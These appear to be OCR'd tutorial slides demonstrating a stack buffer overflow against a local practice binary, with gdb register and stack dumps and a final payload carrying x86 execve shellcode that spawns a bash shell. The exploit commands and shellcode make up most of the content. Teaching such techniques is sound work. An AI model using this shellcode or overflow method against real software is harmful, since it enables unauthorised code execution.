
# Closer!

## Segfault


- @ 0xffffcf64
- This is 0xdeadbeef!

## Almost there

- Insert shell code



```
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python -c 'print("AAAAAAAAAAAA
AA" + "BBBB" + "\x10\xcf\xff\xff" + "\x90" * 100 + "\xef\xbe\xad\xde" + "\x90
" * 12)')
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ gdb smash core
Reading symbols from smash...done.
[New LWP 130860]
Core was generated by `./smash AAAAAAAAAAAAAABBBB��������������������������������
��������������������������'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xffffcf64 in ?? ()
(gdb) i r
eax            0xffffceeb       -12565
ecx            0xffffd230       -11728
edx            0xffffcf73       -12429
ebx            0x41414141       1094795585
esp            0xffffcf00       0xffffcf00
ebp            0x42424242       0x42424242
esi            0xf7fb4000       -134529024
edi            0x0      0
eip            0xffffcf64       0xffffcf64
eflags         0x10282  [ SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/60xw $esp - 0x40
0xffffcec0:     0x0804a000      0xf7fb4000      0x00000000      0x08048448
0xffffced0:     0xffffceeb      0xffffd1a8      0x00000000      0x08048432
0xffffcee0:     0x00000009      0xffffd1a0      0x41e0f049      0x41414141
0xffffcef0:     0x41414141      0x41414141      0x42424242      0xffffcf10
0xffffcf00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf30:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf40:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf50:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf60:     0x90909090      0xdeadbeef      0x90909090      0x90909090
0xffffcf70:     0x90909090      [illegible]      0x7a92ce42      0x00000000
0xffffcf80:     0x00000000      0x00000000      0x00000002      0x08048310
0xffffcf90:     0x00000000      0xf7feada0      0xf7fe59b0      0x0804a000
0xffffcfa0:     0x00000002      0x08048310      0x00000000      0x08048342
(gdb) 
```



```
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python -c 'print("AAAAAAAAAAAAA" +
"BBBB" + "\x10\xcf\xff\xff" + "\x90" * 100 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\
x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89
\xe1\xcd\x80" + "\x90" * 12)')
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

mkdir: cannot create directory '/.virtualenvs': Permission denied


cclamb@ubuntu:/home/cclamb/Work/abi-playground $ exit
exit
cclamb@ubuntu:~/Work/abi-playground $ 
```

# Success!

We were able to spawn a new shell!

Mission Complete!